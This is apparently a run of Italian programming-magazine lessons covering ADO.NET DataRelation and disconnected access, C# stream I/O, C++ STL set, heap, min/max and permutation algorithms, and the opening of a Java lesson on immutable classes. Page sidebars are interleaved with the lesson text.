La classe DataRelation - Un oggetto *DataRelation* rappresenta una relazione padre/figlio tra due oggetti *DataTable* dello stesso *Dataset,* si tratta di una relazione simile ad una relazione chiave primaria/chiave esterna. La relazione viene stabilita tra uno o più campi della tabella padre ed un ugual numero di campi della tabella figlio, ed una volta creata nega l'apporto di eventuali modifiche che potrebbero invalidarla. Delle due modalità fornite da ADO.NET per la gestione dei dati, i resultset forward-only di sola lettura sono quelli che consentono di ottenere le prestazioni migliori. Ciò è dovuto al fatto che il *DataSet* non mantiene attiva una connessione alla sua origine dati per tutto il tempo in cui l'oggetto esiste, come al contrario accade per l'oggetto *OleDbDataReader. Mentre OleDbDataReader* non è scalabile come la combinazione *OleDbDataAdapter/DataSet, OleDbDataReader* può fornire migliori prestazioni per un'origine dati remota dal momento che essa restituisce dati come un cursore forward-only in sola lettura. A voi stabilire quale modalità utilizzare a seconda dei casi.

Luigi Buono

NOTA


MODALITÀ CONNESSA E MODALITÀ DISCONNESSA

La domanda: "è meglio operare in modalità connessa oppure in modalità disconnessa ?" è da sempre oggetto di discussioni filosofiche tra sviluppatori, cerchiamo di capire il perché. Nelle tradizionali applicazioni client/server, si stabilisce una connessione ad un database all'avvio dell'applicazione e si mantiene attiva durante tutto il ciclo di vita dell'applicazione. Questo approccio diminuisce il tempo di attesa quando si fanno operazioni sul database poiché elimina il tempo necessario alla connessione. In alcuni casi non è però possibile utilizzare questo metodo, in particolare alla presenza di Risorse di sistema limitate, Gestione limitata di connessioni simultanee del database, e nelle Applicazioni web. In questi casi è corretto operare in modalità disconnessa e, ADO.NET si basa su un'architettura che utilizza sporadicamente le connessioni. In pratica si apre una connessione solo quando serve, si estrae un blocco di dati, si memorizza sul client (utilizzando il *DataSet*) e quindi si chiude la connessione per rilasciare le risorse lato server ad essa associate.

Utilizzare gli stream per interagire con le applicazioni

Input/Output

parte prima

Con questa lezione entriamo in una delle fasi finali de corso. Oggi faremo la conoscenza del sistema di Input e Output di C# e .NET, utile per scambiare dati con la riga di comando, con il file system e con le reti.

• GUIDA A C#
Herbert Schildt
(McGraw-Hill)
ISBN 88-386-4264-8
2002

• INTRODUZIONE A C#
Eric Gunnerson
(Mondadori Informatica)
ISBN 88-8331-185-X
2001

• C# GUIDA PER LO SVILUPPATORE
Simon Robinson e altri
(Hoepli)
ISBN 88-203-2962-X
2001

Tutti i linguaggi di programmazione dispongono di alcuni meccanismi di Input/Output (I/O), cioè di strumenti utili per scambiare dati con l'ambiente che circonda il programma. Inconsapevolmente abbiamo già fatto uso del sistema di I/O di C#, ogni volta che abbiamo usato chiamate del tipo *System.Console.WriteLine("qualcosa")*.
Il sistema di I/O di C# e di .NET è ricco, potente e facile da gestire. Nonostante questo, è impossibile parlare di I/O con C# senza prima conoscere alcuni concetti quali la programmazione orientata agli oggetti, l'ereditarietà, la gestione delle eccezioni e così via.
Per questo motivo siamo in grado di occuparcene soltanto ora, nelle ultime parti di questo corso.

GLI STREAM

C#, in linea con i più moderni linguaggi di programmazione, basa i propri meccanismi di I/O sul concetto di stream (flusso). Uno stream è un canale di comunicazione attraverso il quale è possibile inviare e ricevere i byte che costituiscono l'informazione scambiata.
Tutti gli stream si comportano nella stessa maniera, indipendentemente dal dispositivo fisico al quale il framework di .NET li collega. Quindi scrivere su un file conservato su disco è tecnicamente simile allo scrivere delle informazioni sulla riga di comando, oppure all'invio degli stessi dati attraverso un network.
Tutti gli stream di .NET sono suddivisi in due grandi famiglie: gli stream di byte e gli stream di caratteri. I primi lavorano scambiando informazioni numeriche. L'unità base di scambio è il byte, cioè ad ogni operazione di lettura o scrittura su uno stream di questo tipo corrisponde almeno lo scambio di un byte di informazioni. Gli stream di caratteri, al contrario, utilizzano come informazione atomica il carattere (*char*). Come è facile intuire, gli stream di byte sono usati ogni qualvolta la natura dell'informazione scambiata ha significato numerico, mentre gli stream di caratteri sono da preferirsi quando il contenuto dello scambio è puramente testuale.
Ogni volta che scriviamo un programma in C# abbiamo a nostra disposizione tre stream predefiniti:

- *System.Console.Out*
- *System.Console.In*
- *System.Console.Error*

Si tratta di tre stream di caratteri. Il primo, *System.Console.Out,* corrisponde all'output su riga di comando. Ogni volta che invochiamo il metodo *System.Console.WriteLine()* scriviamo, in realtà, una sequenza di caratteri all'interno di *System.Console.Out*.
In maniera analoga *System.Console.In* ci permette di leggere dati dalla riga di comando, ed ogni volta che invochiamo *System.Console.ReadLine()* non facciamo altro che attendere che l'utente invii il suo input sul canale in oggetto.
System.Console.Error, infine, è lo stream riservato ai messaggi di errore. Per impostazione predefinita, anche questo stream corrisponde all'output su riga di comando.
Ad ogni modo, non è detto che la riga di comando sia sempre associata ai tre stream appena esaminati. Il sistema, infatti, può anche decidere di associare degli stream differenti ai tre riferimenti discussi. Non ci credete? Allora compilate la seguente classe:

```
// File Esempio01.cs, che genera l'eseguibile
                                  Esempio01.exe

class Test
{
```

```
public static void Main()
{
    System.Console.WriteLine("Output sul canale
                            System.Console.Out");
  }

}
```

Lanciate l'eseguibile ottenuto dalla riga di comando. Come è lecito aspettarsi, sulla console apparirà il messaggio *"Output sul canale System.Console.Out"*. Ora provate, sempre da riga di comando, ad avviare il programma al seguente modo:

```
Esempio01 > test.txt
```

Il trucco usato è sicuramente già noto a chi conosce i concetti fondamentali del DOS.
Con la sintassi appena utilizzata, il canale di output del programma non è più la riga di comando, ma il file *test.txt*. All'interno del nostro software, quindi, *System.Console.Out* trasporterà i dati verso il file *test.txt*. Per questo motivo, al termine dell'esecuzione del programma, nulla troverete scritto sulla riga di comando. In compenso la stringa che vi aspettavate di leggere sarà conservata nel file *test.txt*.

LA CLASSE STREAM

La libreria predefinita di .NET contiene numerose classi dedicate alla gestione sia degli stream di byte che di quelli di caratteri.
Per sveltire la stesura dei codici che saranno mostrati in seguito, inseriamo all'inizio di ogni file di codice la riga:


```
using System.IO;
```

Ancora non conosciamo il significato e lo scopo della clausola using, anche se andremo a scoprirli a breve.
Per ora è sufficiente sapere che con la riga sopra mostrata diventa possibile abbreviare il lavoro di stesura del codice: tutte le classi del tipo *System.IO.NomeClasse* potranno essere raggiunte scrivendo semplicemente *NomeClasse*.
La classe alla base degli stream di C# e .NET è *System.IO.Stream*. *Stream* è una classe astratta, e pertanto non può essere istanziata direttamente.
Le altre classi del sistema di I/O di .NET estendono *Stream* direttamente o indirettamente, e possono essere applicate ai casi reali. Nonostante questo, resta proficuo conoscere alcuni tra i metodi e le proprietà definiti da *Stream*, poiché li ritroveremo in ogni sua derivata, (Tab. 1).
Come è possibile osservare, la classe Stream offre strumenti tanto per la lettura quanto per la scrittura. Nella maggior parte dei casi, ad ogni modo, uno stream o è di sola lettura o è di sola scrittura.

Metodo	Utilizzo
void Close()	Chiude lo stream.
void Flush()	Porta a destinazione il contenuto rimasto nel canale di stream.
int ReadByte()	Legge un byte dallo stream e lo restituisce come dato di tipo int. Restituisce -1 se la fine dello stream è stata raggiunta.
int Read(byte[] buf, int offset, int numBytes)	Cerca di leggere numBytes byte dallo stream, e li salva all'interno dell'array buf a partire dalla sua posizione offset. Restituisce il numero di byte effettivamente letti.
void WriteByte(byte b)	Scrive il byte b nello stream.
int Write(byte[] buf, int offset,int numBytes)	Cerca di scrivere numBytes byte nello stream, prelevandoli dall'interno dell'array buf a partire dalla sua posizione offset. Restituisce il numero di byte effettivamente scritti.

Proprietà	Utilizzo
bool CanRead	Questa proprietà è vera se è possibile leggere dallo stream. Proprietà di sola lettura.
bool CanWrite	Questa proprietà è vera se è possibile scrivere nello stream. Proprietà di sola lettura.
long Lenght	Questa proprietà conserva le dimensioni dello stream. Proprietà di sola lettura.
long Position	Questa proprietà riporta la posizione attuale all'interno dello stream. Proprietà di lettura/scrittura.

TABELLA 1: Alcuni metodi e proprietà definiti da stream.

Se si prova a richiamare un metodo di lettura su uno stream di sola scrittura, o viceversa, si ottiene una *NotSupportedException*.
Sempre parlando di eccezioni, c'è da segnalare che le operazioni sugli stream sono sempre a rischio di fallimento.
Ad esempio si potrebbe tentare la scrittura o la lettura con una periferica che è stata disconnessa, si potrebbe tentare l'accesso ad un file protetto, ad una rete non raggiungibile e così via.
Quando un'operazione di questo tipo fallisce il metodo corrispondente propaga una *IOException*.

STREAM DI BYTE E STREAM DI CARATTERI

Da *Stream* derivano tre classi di stream di byte:

- **BufferedStream**
- **FileStream**
- **MemoryStream.**

BufferedStream è una classe che può essere usata per aggiungere ad un qualsiasi altro Stream il supporto per la bufferizzazione dei dati, una tecnica che migliora le prestazioni e l'efficacia delle comunicazioni.
FileStream permette l'I/O con gli elementi del file system.
MemoryStream stabilisce un canale per conservare temporaneamente dei dati nella memoria del calcolatore.
Gli stream di caratteri sono dei wrapper intorno agli stream di byte. In parole semplici, sono delle classi che nei loro costruttori accettano uno stream di byte, per aggiungergli sopra una struttura capace di gestirlo per caratteri. In cima alla gerarchia degli stream di caratteri ci sono le classi *TextReader* e *TextWriter*. La prima, come è facile intuire, va utilizzata per la lettura, mentre la seconda per la scrittura.

Se desideri contattare l'autore di questo articolo scrivi a carlo.pelliccia@ioprogrammo.it

Metodo	Utilizzo
void Close()	Chiude lo stream.
int ReadBlock(char[] buf, int offset, int numChars)	Cerca di leggere *numChars* caratteri dallo stream, e li salva all'interno dell'array *buf* a partire dalla sua posizione offset. Restituisce il numero di caratteri effettivamente letti.
string ReadLine()	Legge una riga dallo stream e la restituisce sotto forma di stringa. Restituisce *null* se è stato raggiunto il termine dello stream.
string ReadToEnd()	Legge tutti i caratteri contenuti nello stream e li restituisce sotto forma di stringa.

TABELLA 2: I metodi di TextReader

Tra i metodi di *TextWriter*, ci sono in overloading diverse versioni di *Write()* e *WriteLine()*. Esistono una versione di *Write()* ed una di *WriteLine()* per ogni tipo base di C#. Ad esempio *Write(int val)*, *Write(string val)*, *Write(double val)* e così via. Questa famiglia di metodi converte in stringa il valore ricevuto e lo scrive come sequenza di caratteri nello stream. Naturalmente *TextWriter* ha anche i metodi *Close()* e *Flush()*.

INPUT E OUTPUT DA RIGA DI COMANDO

Formalizziamo ora le nostre conoscenze sull'utilizzo dei meccanismi di I/O dedicati ai canali di comunicazione predefiniti

- **System.Console.Out**
- **System.Console.In**
- **System.Console.Error.**

Normalmente, come è stato spiegato sopra, questi tre flussi sono associati alla riga di comando.

System.Console.Out e *System.Console.Error* sono dei *TextWriter;*
System.Console.In è un *TextReader.*
Ecco allora che possiamo utilizzare tutti i metodi appena visti:

```
using System.IO;
class Test
{
 public static void Main()
 {
   TextReader lettura = System.Console.In;
   TextWriter scrittura = System.Console.Out;
   scrittura.Write("Scrivi qualcosa: ");
   string val = lettura.ReadLine();
   scrittura.WriteLine("Hai scritto: " + val);
 }
}
```

Finora, ad ogni modo, mai abbiamo usato questa forma per interagire con la riga di comando. L'esempio, infatti, mira solo a chiarire come *System.Console.Out* e *System.Console.In* siano rispettivamente dei canali *TextWriter* e *TextReader.* Per il resto la classe Console ci fornisce delle scorciatoie per accedere ai metodi dei due stream. Per scrivere sulla riga di comando, quindi, useremo semplicemente *System.Console.Write()* e *System.Console.WriteLine();* per leggere una riga useremo *System.Console.ReadLine().*


CONCLUSIONI

Ci siamo appena inoltrati nel sistema di I/O di C# e .NET. Dopo aver appreso oggi i concetti di base sugli stream, nella lezione successiva impareremo come manipolare i file.

Carlo Pelliccia

Tecniche di ispezione e modifica dei contenitori

STL: ordinamento e permutazioni

Gli algoritmi che presentiamo in questa lezione consentono di manipolare gli elementi presenti nei contenitori, modificandone l'ordinamento e garantendo prestazioni ottimali.

Abbiamo detto che la STL contiene, tra le altre cose, un insieme di algoritmi utili ad assolvere le principali funzioni con i contenitori e gli iteratori, e abbiamo detto che questi algoritmi sono raggruppabili in sette classi principali: *Modifying, Non-modifying, Sorted Sequences, Set, Heap Operations, Min&Max, Permutations*. Finora abbiamo parlato delle prime tre classi, ora ci accingiamo a trattare le restanti.

I SET ALGORITHMS

Gli algoritmi di questa classe operano sui rispettivi contenitori trattandoli come insiemi. A conti fatti, ogni contenitore può essere considerato come un insieme, e quindi questi algoritmi sono di indubbia utilità. Siccome le operazioni sugli insiemi sono in generale particolarmente inefficienti, allora gli algoritmi di questa classe sono funzionanti solo con sequenze ed insiemi ordinati (e questa categoria di algoritmi è anche nota, per questo motivo, col nome di *"Set Operations on sorted ranges"*, cioè operazioni insiemistiche su sequenze ordinate). A questa classe appartengono i seguenti algoritmi: *includes(), set_union(), set_intersection(), set_difference(), set_symmetric_difference()*. Ognuno di questi algoritmi rispecchia una delle operazioni tipiche compiute sugli insiemi. L'algoritmo *includes* ci dice se gli elementi di un contenitore sono inclusi all'interno di un altro contenitore (in pratica, controlla che un certo insieme sia incluso in un altro).
Di questo algoritmo esistono due varianti che hanno le seguenti firme:

```
bool includes(In first, In last, In2 first2, In2 last2);
bool includes(In first, In last, In2 first2, In2 last2,
                                              BinPred cmp);
```

La prima forma controlla che il secondo contenitore sia incluso nel primo, usando per riordinare gli elementi nei due contenitori l'operatore <: i due contenitori vengono prima riordinati e quindi si fanno i confronti.
Nella seconda forma possiamo specificare (tramite un *function object*) il criterio di ordinamento degli elementi all'interno dei due contenitori, qualora si volesse che fosse diverso dall'operatore di default.
Accanto a questo algoritmo ci sono anche quelli che implementano unione e intersezione tra insiemi (contenitori). Essi hanno le seguenti firme:

```
//unione tra insiemi
Out set_union(In first, In last, In2 first2, In2 last2, Out res);
Out set_union(In first, In last, In2 first2, In2 last2,
                                    Out res, BinPred cmp);

//intersezione tra insiemi
Out set_intersection(In first, In last, In2 first2,
                                    In2 last2, Out res);
Out set_intersection(In first, In last, In2 first2,
                              In2 last2, Out res, BinPred cmp);
```

Ci sono poi gli algoritmi per effettuare la differenza tra due insiemi, che sono:

```
//differenza tra insiemi
Out set_difference(In first, In last, In2 first2, In2 last2,
                                                  Out res);
Out set_difference(In first, In last, In2 first2, In2 last2,
                                    Out res, BinPred cmp);

//differenza simmetrica tra due insiemi
Out set_symmetric_difference(In first, In last,
                              In2 first2, In2 last2, Out res);
Out set_symmetric_difference(In first, In last,
                    In2 first2, In2 last2, Out res, BinPred cmp);
```

Si noti che la semplice differenza tra insiemi restituisce un insieme i cui elementi sono quelli del primo insieme che non appartengono anche al secondo; la differenza simmetrica invece restituisce un insieme i cui elementi sono quelli che appartengono solo ad uno dei due insiemi chiamati in causa (cioè, gli elementi del primo insieme che non appartengono al secondo e gli elementi del secondo insieme che non appartengono al primo).
Come è possibile notare leggendo le firme, per tutti gli algoritmi sono presenti due versioni: quella che riordina le sequenze in gioco usando come criterio di ordinamento l'operatore di default, e quella che fa uso di un criterio di ordinamento fornito da noi mediante un function object. Questa cosa è una costante per tutti gli algoritmi che vedremo in questo appuntamento.

LE HEAP OPERATIONS

Iniziamo col dire che con *heap* solitamente possono intendersi due cose: l'area di memoria che viene usata dai nostri programmi per l'allocazione dinamica (ad esempio tramite l'operatore *new*), oppure una struttura di dati, cioè un insieme di dati organizzati in un certo modo e che segue una certa politica di gestione degli stessi (ad esempio per gli inserimenti e le cancellazioni). Nella classe *Heap Operations* rientrano tutti quegli algoritmi che consentono di lavorare su una struttura dati come se fosse uno heap. Questa struttura dati può essere implementata in diversi modi ma, per essere efficiente dal punto di vista computazionale, deve avere certe caratteristiche:

- gli elementi devono essere organizzati sotto forma di *albero binario* (cioè un grafo senza cicli in cui ogni nodo ha al più due figli), in cui ogni nodo rappresenta un elemento contenuto nello *heap*;
- ogni elemento (*nodo*) ha valore minore o uguale ai suoi genitori (cioè, i nodi da cui discende);
- dalla proprietà precedente ne discende una ovvia (ma che è sempre bene precisare): il primo elemento dello *heap* (la radice dell'albero) è quello col valore più alto.

Organizzare una struttura dati come uno *heap* consente operazioni di inserimento e estrazione molto veloci ed è l'ideale come base di partenza per l'implementazione, ad esempio, delle cosiddette *code di priorità*, che sono delle strutture di tipo "*coda*" in cui ogni elemento ha associata una "*priorità*", cioè un valore che gli consente di essere più importante (o meno importante) di un altro elemento, in modo da poterlo "scavalcare" nella coda ed essere elaborato prima.
Gli algoritmi che appartengono a questa classe sono: *make_heap(), pop_heap(), push_heap(), sort_heap()*. Vediamo brevemente le firme di questi algoritmi e cosa fanno. L'algoritmo *make_heap* ha la firma seguente:

```
void make_heap(Ran first,Ran last);
```

Esso prende in input una sequenza delimitata da due iteratori di tipo *random access*, e la riordina come heap. Di default questo algoritmo per il riordino usa l'operatore <, ma se ne può specificare uno personalizzato mediante l'uso di un *function object* e usando come algoritmo la variante con la firma seguente:

```
void make_heap(Ran first,Ran last,BinPred cmp);
```

In questo modo gli elementi dello *heap* vengono riordinati secondo il criterio fornito da noi mediante il *function object*. Uno *heap* può essere creato in maniera molto semplice, a volte, a partire da un semplice array nel modo seguente (in cui faremo uso del tipo *int* come base, ma l'estensione ad altri tipi è semplice):


```
int arrayInt[] = { 1, 12, 3, 42, 8 };
make_heap(arrayInt,arrayInt + 5);
```

Si noti la situazione in cui ci si viene a trovare dal punto di vista concettuale: abbiamo un contenitore (inquesto caso un generico array), e applichiamo ad esso l'algoritmo *make_heap* per riordinarne la struttura come uno *heap*. Il riordino degli elementi dello *heap* può essere anche effettuato mediante l'algoritmo *sort_heap*, che ha la seguente firma:

```
void sort_heap(Ran first,Ran last);
```

Lo *heap*, passato mediante la specifica degli iteratori (sempre di tipo *random access*) che delimitano il contenitore (che è supposto essere uno *heap*), viene riordinato usando l'operatore < del tipo di dati usato per definire gli elementi. Come nel caso del *make_heap*, possiamo specificare un criterio di ordinamento mediante un *function-object* e usando la seguente firma:

```
void sort_heap(Ran first,Ran last, BinPred cmp)
```

Si noti che, ovviamente, quando chiamiamo il

ALBERI BINARI ED HEAP

Maggiori informazioni possono essere reperite all'interno della enciclopedia online Wikipedia, all'URL:

http://en.wikipedia.org/wiki/Binary_tree

Gli alberi binari sono una struttura di dati molto affascinante, che vale la pena approfondire. Sempre all'interno della Wikipedia è possibile apprendere informazioni relativamente agli heap all'URL:

http://en.wikipedia.org/wiki/Heap

Consigliamo a tutti, infine, di visitare tale utilissima enciclopedia del Web.

SUL WEB

Se volete dare un'occhiata a una reference delle funzioni standard del C per la manipolazione di stringhe (o meglio: di array di caratteri terminati da "\0" :-) consultate l'indirizzo:

http://www.cplusplus.com/ref/cstring/

Online è inoltre disponibile l'utilissimo "C++ Annotations" all'URL:

http://www.icce.rug.nl/documents/

che merita di essere visto (e letto) almeno una volta.

sorting dello heap, ne cambiamo la struttura interna (cioè, la disposizione dei nodi e le relative dipendenze padre-figlio). E' possibile aggiungere o togliere elementi da uno heap. Per l'aggiunta si usa l'algoritmo *push_heap*, che ha la seguente firma:

```
void push_heap(Ran first,Ran last);
```

Al solito, il contenitore è passato mediante i due iteratori di tipo *random access*, ed è supposto essere uno heap. L'elemento da inserire nello *heap* è supposto essere l'ultimo della sequenza (cioè, quello nella posizione *last-1*). Un esempio di inserimento è il seguente:

```
int arrayInt[] = { 1, 12, 3, 42, 8, 23, 5, 2 };
make_heap(arrayInt,arrayInt + 5);
push_heap(arrayInt,arrayInt + 6);
```

Con la *make_heap* abbiamo creato uno *heap* usando i primi cinque elementi dell'array di interi, mentre per l'aggiunta del nuovo elemento (il numero 23, cioè quello specificato come in posizione *arrayInt+5*, cioè nella posizione indicata da *last-1*) abbiamo usato i primi sei elementi.
Rimangono da inserire ancora gli altri elementi dell'array: lasciamo al lettore volenteroso l'esercizio (che è più che altro mentale). L'elemento può essere inserito nello *heap* anche specificando un criterio di ordinamento diverso da quello di default (che è, al solito, l'operatore <), usando la variante dell'algoritmo definita mediante la seguente firma:

```
void push_heap(Ran first,Ran last,BinPred cmp);
```

L'inserimento avviene cercando una posizione nello *heap* che rispetti il criterio di ordinamento scelto: se si sceglie un criterio diverso dall'operatore < (di default), allora viene prima riordinato tutto lo *heap* secondo il nuovo criterio, e viene poi effettuato l'inserimento. Per l'estrazione di un elemento, si usa l'algoritmo *pop_heap* che ha le firme seguenti (ebbene sì, anche di questo esistono la versione che usa l'operatore di default e quella che usa un operatore personalizzato definito mediante un *function object*):

```
void pop_heap(Ran first,Ran last);
void pop_heap(Ran first,Ran last,BinPred cmp);
```

L'elemento che viene estratto è la radice dello heap (cioè l'elemento dal valore più elevato secondo il criterio di ordinamento scelto), e dopo l'estrazione lo heap viene ovviamente riordinato (e ridimensionato, essendo la sua dimensione diminuita).

ALGORITMI MIN MAX

Come si può facilmente capire dal nome di questo tipo di algoritmi, essi vengono utilizzati per la ricerca di massimi e minimi all'interno di un generico contenitore. Ovviamente, analogamente a quanto accade per gli algoritmi visti sinora, anche per i "*Min Max*" è possibile affidarsi ai comparatori standard oppure fornirne di nostri, tramite appositi *function object*. Le due principali funzioni sono:

```
const T& max (const T& a, const T& b);
const T& min (const T& a, const T& b);
```

dove *T* è il generico oggetto definito nel template. Le relative funzioni che permettono di specificare un comparatore diverso da quello standard sono:

```
const T& max (const T& a, const T& b, Cmp cmp);
const T& min (const T& a, const T& b, Cmp cmp);
```

È possibile generalizzare l'uso di *min()* e *max()* per applicarlo, in maniera immediata, all'utilizzo di contenitori. Per trovare il massimo (o il minimo) elemento in questo contesto è possibile usare:

```
For max_element(For first, For last);
For max_element(For first, For last, Cmp cmp);

For min_element(For first, For last);
For min_element(For first, For last, Cmp cmp);
```

Dove *For* rappresenta un iteratore di tipo *forward* (= in avanti) e *Cmp* il *function object* per la comparazione personalizzata. A differenza di *min()* e *max()*, non viene restituito l'elemento che è il risultato della ricerca ma, come è prassi negli algoritmi della STL, un puntatore ad esso.
Un tipo un po' più strutturato di comparazione è quello fornito dalle funzioni

```
bool lexicographical_compare(In first, In last, In2 first,
                                                 In2 last);
bool lexicographical_compare(In first, In last, In2 first,
                                        In2 last, Cmp cmp);
```

La comparazione lessicografica fornisce risultato *true* se (e solo se) la prima sequenza è minore della seconda, altrimenti ritorna un *false*. Il paragone più evidente è con l'analoga funzione disponibile per le stringhe, che consente di ordinare delle sequenze di *char* in base all'ordine alfabetico.
Nel nostro caso l'ordine è quello standard (oppure uno *custom* fornito da noi tramite *cmp*), e le operazioni non si limitano ai caratteri di una

stringa, ma possono essere estese a qualsiasi tipo di oggetto, tramite l'utilizzo dei template.

PERMUTAZIONI

Le permutazioni sono le diverse sequenze generabili da un insieme di elementi. Ad esempio dati i numeri 1, 2 e 3, le possibili permutazioni generabili sono:

[123] [132] [213] [231] [312] [321]

In alcuni algoritmi la generazione di permutazioni è essenziale e, per questo motivo, le STL ci offrono un metodo semplice per poterle ottenere. Le funzioni per fare questo sono:

```
bool next_permutation(Bi first, Bi last);
bool next_permutation(Bi first, Bi last, Cmp cmp);

bool prev_permutation(Bi first, Bi last);
bool prev_permutation(Bi first, Bi last, Cmp cmp);
```

Con *next_permutation()* si modifica la sequenza introdotta, tramite iteratori bidirezionali, in modo da ottenere la permutazione successiva, utilizzando l'ordine lessicografico di cui si è parlato prima.
Ovviamente *prev_permutation()* genera la permutazione precedente, mentre le relative funzioni con *cmp* consentono di utilizzare un comparatore diverso da quello predefinito. Il risultato booleano di queste funzioni ci segnala la presenza o meno della permutazione richiesta (cioè se abbiamo oltrepassato la prima o l'ultima permutazione possibile).
Questo è molto utile se usiamo le funzioni come condizione di terminazione di un ciclo, ad esempio:

```
char prev[] = "ciao";
cout << "Le permutazioni precedenti " << prev
                                    << " sono:\n";
while (prev_permutation(prev,prev+ sizeof(prev)-1))
        cout << prev << "\t";

char next[] = "ciao";
cout << "\n\nLe permutazioni successive a " << next
                                    << " sono:\n";
while (next_permutation(next,next+ sizeof(next)-1))
        cout << next << "\t";
```

Questo codice produce il seguente output:

Le permutazioni precedenti ciao sono:

caoi caio aoic aoci aioc aico acoi acio

Le permutazioni successive a ciao sono:

cioa coai coia iaco iaoc icao icoa ioac ioca oaci oaic ocai ocia oiac oica

Una particolare attenzione va dedicata al fatto che il numero di permutazioni aumenta molto rapidamente con l'aumentare della lunghezza della sequenza su cui si opera. Per calcolare tale numero con precisione è necessario fare l'operazione di "fattoriale". Il fattoriale di n è indicato con $n!$ e si ottiene eseguendo la moltiplicazione

$n * (n-1) * (n-2) * ... * 2 * 1$

Questo numero diventa sorprendentemente grande anche per piccoli valori di n e può portare a tempi di esecuzione stratosferici per i nostri programmi.
Per toccare con mano questa crescita provate a sostituire la parola *"ciao!"* con la stringa *"precipitevolissimevolmente"* nell'esempio precedente. Ovviamente ricordatevi anche del salutare effetto derivante dalla pressione congiunta dei tasti *CTRL+C*...


CONCLUSIONI

In questa puntata, e nelle precedenti, abbiamo presentato una serie di algoritmi standard, forniti dal C++ per la realizzazione delle fondamentali operazioni di manipolazione dei dati. Raccomandiamo fortemente l'utilizzo di questi algoritmi, laddove possibile, per due motivi principalmente:

- sono algoritmi realizzati utilizzando le migliori tecniche matematiche e garantiscono, quindi, la maggior velocità di esecuzione, oltre ad essere praticamente esenti da bug.

- Sono funzioni standard, ovvero disponibili su qualsiasi piattaforma giri un compilatore C++; questo rende estremamente agevole il porting del codice da un sistema all'altro.

Ovviamente queste funzioni richiedono un (breve) periodo di adattamento, in quanto non sono così immediate e semplici da utilizzare come le funzioni comunemente offerte da altri linguaggi (ad esempio Java).
Tuttavia, superato tale periodo iniziale, riuscirete a padroneggiare uno strumento in grado davvero di far fare un salto di qualità alla stesura del vostro codice, nonché di tagliare drasticamente i tempi di sviluppo.

Alfredo Marroccelli, Marco Del Gobbo

A chi volesse approfondire la sua conoscenza sulle librerie standard del C++, consigliamo il validissimo libro

• THINKING IN C++ - 2ND ED. - VOLUME 2
Bruce Eckel* e *Chuck Allison

Rappresenta sicuramente un ottimo riferimento per i programmatori più avanzati (o aspiranti tali) ed è oltretutto disponibile gratuitamente per il download, partendo dall'indirizzo http://www.mindview.net/Books/TICPP/ThinkingInCPP2e.html

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@ioprogrammo.it **e** marco.delgobbo@ioprogrammo.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

Un approfondimento sulla costruzione delle classi

I segreti del main()

Questo mese farai la conoscenza di tre parole chiave nuove… o quasi. Imparerai a scrivere codice più chiaro e robusto, e finalmente scoprirai cosa significa la dichiarazione del metodo main().

CD WEB
JavaBase10.zip
cdrom.ioprogrammo.it

OBIETTIVI DI QUESTA LEZIONE

- **Conoscerai la parola chiave *static*.**
- **Imparerai cosa significa *this*.**
- **Scoprirai finalmente i segreti del metodo *main()*.**

ESERCIZIO 1

Prendi questa classe:

```
class Scatola {
  int valore;
}
```

e trasformala in un oggetto immutabile il cui valore è una proprietà di sola lettura.

Cominciamo con una classe semplicissima. La classe *Scatola* è un semplice contenitore per un valore intero:

```
class Scatola {
  int valore; }
```

Il campo *valore* è automaticamente inizializzato a *0* da Java, ma è possibile inizializzarlo esplicitamente:

```
class Scatola {
  int valore = 0; }
```

A proposito di buone abitudini, non dimentichiamo di scrivere un programmino di test per la classe:

```
class TestScatola {
  public static void main(String[] args) {
    Scatola scatola = new Scatola();
    System.out.println(scatola.valore); } }
```

Ora ti propongo una modifica: mi piacerebbe che le Scatole fossero oggetti immutabili, i cui campi vengono inizializzati durante la costruzione e non possono più cambiare valore in seguito. Per ottenere questo risultato dovremmo fare in modo che il campo valore diventi un campo di sola lettura, cioè deve essere possibile leggerlo ma non scriverlo. Possiamo cominciare col dichiararlo *private*. Naturalmente non vogliamo che tutte le Scatole contengano il valore 0, quindi dobbiamo anche scrivere un costruttore che permetta al client di assegnare un valore alla *Scatola* quando la crea. Riassumendo:

dichiara private il campo valore;
scrivi un costruttore che inizializza il campo.

Non basta: se il campo è *private* i client non saranno più in grado di vederlo: è vero che non potranno modificarlo, ma non potranno nemmeno leggerlo. Ci serve un modo per "vedere" il valore del campo:

scrivi un metodo che restituisce il valore del campo.

Prova a risolvere da solo l'Esercizio 1. Ti consiglio di affrontare i tre problemi che ti ho elencato uno alla volta e in ordine inverso: prima aggiungi un metodo che restituisce il campo valore, poi aggiungi un costruttore che lo inizializza e infine rendilo private. Ricompila sia la classe *Scatola* che la classe *TestScatola* dopo ciascuna modifica. Scoprirai che dopo la prima modifica non dovrai modificare la classe *TestScatola*, perché avrai solo aggiunto qualcosa alla *Scatola* (il nuovo metodo) senza togliere niente. Dopo la seconda modifica avrai un costruttore esplicito, quindi il compilatore non aggiungerà più un costruttore di default vuoto. Questo significa che dovrai modificare *TestScatola* per passare al nuovo costruttore l'argomento necessario a inizializzare la classe. Dopo la terza modifica non potrai più accedere al campo valore, quindi dovrai usare il nuovo metodo per leggerlo. Se hai già provato a risolvere l'esercizio, continua pure a leggere.

UN IMPREVISTO

Proviamo a risolvere l'Esercizio 1: per prima cosa scriviamo il metodo che legge il valore del campo:

```
class Scatola {
  int valore;
  int getValore() {
    return valore; } }
```

Ho usato una convenzione comunissima in Java: i metodi che "leggono qualcosa" da un oggetto hanno un nome che inizia con il verbo inglese *get* . Ora possiamo aggiungere un costruttore:

```
class Scatola {
  int valore;
  Scatola(int valore) {
    valore = valore; }}
```

